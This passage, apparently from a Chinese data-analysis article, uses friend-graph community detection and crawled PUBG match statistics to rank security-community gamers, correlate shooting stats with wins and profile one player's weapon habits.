('Yuno1202', 0.04885736800630418)	('Alias4ck', 0.34464964693101574)	('RuruTia1026', 0.05859104899644615)
('BlackFoxSAR', 0.04806934594168637)	('zzACat', 0.3431584640346133)	('itorr', 0.0583646675198606)
('LeeSecretary1', 0.047281323877068564)	('kekekebao', 0.34021447721179626)	('BlackFoxSAR', 0.054688725843207484)
('Zado1991', 0.04649330181245075)	('itorr', 0.340032154340836)	('PKAV-xiaoL', 0.05136761111262893)
('lvafan', 0.04491725768321513)	('D4rk4r', 0.339941066166622)	('qow18', 0.04893492267792444)
('LittlePlane', 0.04491725768321513)	('nanianni17sui', 0.33696229421136487)	('LeeSecretary1', 0.04851654643113773)
('Loading_David', 0.04412923561859732)	('SparkZheng', 0.3364262990455992)	('CST4You', 0.04402772984907589)
('DeadSoul-Zh', 0.0417651694247439)	('WenR0', 0.334916864608076)	('r3dr41n', 0.03458414156173009)
('SickJoke', 0.04018912529550828)	('RicterZ', 0.3334209143457698)	('GhostStar', 0.03377136191809312)
('imbatvhaitao', 0.039401103230890466)	('RuruTia1026', 0.33289611752360965)	('RicterZ', 0.03272499170631345)
('NanGongYY', 0.039401103230890466)	('cnLonelyRain', 0.3322859387274156)	('Dik1s', 0.029498233592962338)
('h3remi7', 0.037825059101654845)	('PKAV-xiaoL', 0.32884166882612076)	('D4rk4r', 0.023265188710108995)
('Han_Lao_Mo-007', 0.03703703703703704)	('hehedahehe', 0.3275684047496128)	('jumpmag', 0.02321574512510144)

确实看到一些眼熟的 ID，但由于我们前面寻找安全圈的算法并不准确，在收集数据的过程中很可能误入到某些特定的圈子中。比如某些安全圈玩家同时又是二次元爱好者，那么很可能会把这份数据集带入到 ‘‘二次元圈’’。为了尽量避免这种情况，我们使用一些社区发现算法来完成社区的寻找与分割。

> 社区发现算法用来发现网络中的社区结构，多数是聚类类型的算法。使用社区发现算法可以帮助我们发现联系相对紧密的社区，从而帮助我们把安全圈和其他圈子的人分割开来。




常见的社区发现算法有：Girvan-Newman、Louvai、K-Clique、Label propagation 等。

在 Python 下可以使用 NetworkX 来完成各类社区发现算法的调试，但 NetworkX 本身只是算法工具，并不具备可视化功能，而笔者联调 plt 画出来的图实在奇丑无比。因此这里使用算法单一但可视化功能强悍的 gephi 来实现。

fast-unfolding 是基于 Modularity 的算法，也是复杂网络当中进行社团划分简单高效、应用最广泛的算法。

用 force atlas 图布局：



fast-unfolding：

Results:

Modularity: 0.752
Modularity with resolution: 0.752
Number of Communities: 19

除此之外 Gephi 还支持 GN 算法，但内存要求较高，有兴趣的同学可以尝试下其他算法。

经过 30000 余次迭代，最终得到了 19 个社区，用图像来表示是这样的：

在社区发现算法中社区的数目和大小通常是不可知的，一般是用模块度 Modularity 来检查社区分类的合理性。由于本文采集的数据较少且这里的好友关系是双向的，不像微博的关注/粉丝的机制能较准确地找出图的连通性，所以这里的社区发现效果并不理想。

笔者在使用 NetworkX 尝试了多种算法和不同的参数后，最终选择了一个样本数量为 1125 的社区，覆盖了原数据集样本总数的 88.58%。在简单观察了这个社区的合理性后，决定使用这份数据集来做后续的战绩分析。

21.4 0Œ03 战绩爬取和分析

21.4.1 谁是安全圈的吃鸡第一人

拿到了要进行战绩数据采集的玩家名单后，我们需要先确定几个指标来衡量一个玩家的吃鸡技术水平，才能有指向性的进行数据采集。笔者最终选取了数个指标，分别是：

1. 历史最高 Rank，即最高段位
2. 最近 20 场游戏的平均排名
3. 最近 20 场的吃鸡数和前 10 数
4. 最近 20 场游戏的击杀总数
5. 最近 20 场游戏造成的总伤害

笔者还决定采集一些有趣的指标，能反映玩家的游戏习惯：


1. 最近 20 场的武器使用情况
2. 最近 20 场的死亡地点
3. 最近 20 场的游戏总时长

爬虫写完后数据很快就抓取完毕。


先来看看安全圈玩家们最近 20 场游戏的情况

在最近的 20 场比赛中苟到排名前十次数最多的是【RickyHao】和【NeglectLee】两位，达到惊人的 17 次，85% 的前 10 率。

这一指标在安全圈的平均值是 6.33。



单独看看吃鸡情况：




在最近 20 场比赛中吃鸡次数最多的是这位叫【qingfenggod】的玩家，达到了可怕的 10 次，近 20 场次中有一半的比赛都笑到了最后。前十次数第一的【RickyHao】则在吃鸡数上排到了第二位，达到了 8 次。

而这一数值的平均值仅才 0.71，两位玩家都达到了 10 数倍。

【RickyHao】之所以在这一指标上如此突出是因为最近 20 场次里包含了很多活动模式，而【qingfenggod】则大部分是在排位中获得的，可以说是非常惊人的胜率了。

在 KDA 和伤害方面：



可以看到大部分玩家都集中在左下半部分，可以认为正常玩家都在这一点簇群内，即 KDA<2，伤害 <400 的部分。

而 KDA 达到 4 伤害超过 550 的玩家仅有 4 位。KDA 超过 5 伤害超过 600 的仅仅只有一位了。

但有一位玩家达到了令人窒息的：

KD：8.4

伤害：1099.57

是第二名的近两倍，是平均值的近 10 倍！！！！直接来到了散点图的云端之上，这可是击杀与死亡比啊，如果不是高科技的话这位玩家可能是职业级的水准了。

这位玩家也正是刚才提到吃鸡榜第一的【qingfenggod】。

同样在吃鸡榜中排第二的【RickyHao】，这一数据仅为：

KD：3.7

伤害：461.18

排位第 8 位。

思考：其实这里已经可以很直观地分类出正常玩家、高级玩家、外挂玩家三大类别。如果是反外挂/风控等场景，对于这种密度相差很大的簇群，可以尝试使用 kmeans 这类基于距离的聚类算法来将样本分为 3~5 类，并借助移动速度、平均移动距离等指标来辅助判断是否为外挂玩家。这里不作深入探究。

笔者更感兴趣的是吃鸡和枪法的关系，一个人的枪法越好，越容易吃鸡吗？吃鸡对于笔者这样热衷伏地苟活的玩家会更友好吗？

对于枪法这一表征，直接使用 KD 和 damage 来代替，再加上移动距离来分析这三类指标与吃鸡率的相关性

做个简单的线性相关分析，计算 Pearson 系数：

	吃鸡相关性	前十相关性
KD	0.46488819190891845	0.3003701904143005
伤害	0.45223541711077636	0.31522224466399
距离	0.26182610672971507	0.5102198875817345

光从相关系数看，枪法和吃鸡虽然是正相关，但并不是呈现出非常强的相关性，顶多达到了中等程度相关。

而整场游戏的移动距离则和吃鸡完全呈弱相关了，可能是吃鸡这个游戏真的很看运气吧。


而如果一位玩家只是想进入游戏前十，则和个人枪法没什么太大关系了，反而和移动距离关系较大。

换句话说，如果只是想冲进前十，乖乖苟毒跑圈就可以了。

这也基本印证我们对游戏的理解。

如果说以上对最近二十场次游戏的分析还无法回答 ‘‘谁是安全圈吃鸡第一人’’ 这个问题的话，那么历史最高排位情况应该能给出一个答案了。

那么谁的 rank 分值会是安全圈中最高的呢，我们同样遍历了 1125 位玩家的这一指标：



（注：官方 API 的提示中写到，由于官方服务器问题，一些玩家的这一数据可能丢失或者有误）

取四人 TPP 的排位情况，前三位分别是：

Salmonnnnn：4094.7144

syzhou：3906.409

ph4nt0mer：3609.1436

通过观察好友关系，笔者相信他们与安全圈关系密切（大家也可以搜索一下这些 ID）。

写到这里，‘‘谁是安全圈的吃鸡第一人？’’ 这一问题已经差不多给出了答案。


21.4.2 玩家画像

风控、反 APT 等场景中经常会用一些手段对黑客或者用户进行画像。在这里笔者也做了一些研究玩家游戏习惯的工作，基于玩家的击杀行为来画像。

挑选一位玩家游戏记录较多的玩家，以【sanmao2054】为例。

通过分析他 550 场次比赛中的的 891 次击杀，来推测一下该玩家的游戏习惯，刻画出这位玩家的游戏风格。

从武器使用情况来看：



sanmao2054 最钟爱步枪，最常使用的是 M416 和 AK47 这两把万精油老款自动步枪，两把枪的击杀人数加起来超过了 250 次。

笔者最喜欢用的 ScarL 步枪在他的手里排在了优先级非常靠后的位置。

在狙击枪方面：

sanmao2054 偏爱 SKS 这种连发狙击步枪，击杀次数达到了 22 次。而对于 m24 和 kar98 这种单发拉栓步枪就不太热衷使用，两把枪使用次数加起来也不过 29 次。

总体来看，这位玩家在狙击枪的使用频率上远不如步枪。所有狙击枪的击杀次数加起来都不及 AK 或者 M4 的一半。

在冲锋枪方面：

最爱的当属 UMP，而 vector 紧随其后，达到 44 次击杀。要知道热爱 vector 的玩家并不多，所以这可以算是这位玩家较明显的特点。


其他：

空投枪的使用次数并不多，看来这位玩家对追梦没什么兴趣。

虽然是近身型玩家，但使用喷子的次数并不多。更偏向于自动武器。

而使用爆破手雷击杀了高达 31 次，这是个非常亮眼的数据。

从击杀距离来看：



平均击杀距离排在第一位的自然是狙中之王，精准度最强劲的 AWM，达到了 120 多米。


排在第二的则是这位玩家最爱的 SKS，达到 111 米了。

对于这位玩家最喜爱的 m4 和 ak 两类步枪，平均击杀距离仅只有 19 到 24 米。

从这里可以看出这位玩家偏好近距离作战，热爱刚枪，对于杀伤力较大的自动步枪情有独钟。

sanmao2054 的最远击杀距离达到了 285 米，使用的却是 SKS 这一款连狙步枪，也从侧面印证此人刚枪的风格。

从平均击杀时间点来看：



sanmao2054 在前期击杀使用的基本都是手枪/冲锋枪，DP28 等武器，在中期会使用 AK 等自动步枪。后期则以空投枪为主。

有趣的一点是，这位玩家使用爆破手雷完成击杀的时间点也比较靠后。


可以合理地推测出，他比较倾向于在最后使用手雷来打扫战场，快速结束战斗。这也是比较聪明的做法。

根据以上信息基本可以脑补一下这位玩家的打法是：

先跳伞到人多的区域，随意捡起一两把武器（甚至是手枪）就开始干架，成功击杀对手后就寻找 ak/m4 等自动步枪过渡到中期，会留雷到后期来结束战斗，在少数情况下后期也会去考虑空投枪。

用一些关键词来描述 sanmao2054 可能会是：【刚枪小王子】、【步枪之王】、【不擅长狙击】、【爆破手】、【使用 vector 的大手子】之类的。

最后用两张安全圈所有玩家的死亡热力图来结束全文：


Torre Ahumada
Campo Militar
Tierra Bronca
Cruz del Valle
Alcantara
La Cobrería
Trailer Park
Crater Field
Water Treatment
El Pozo
San Martin
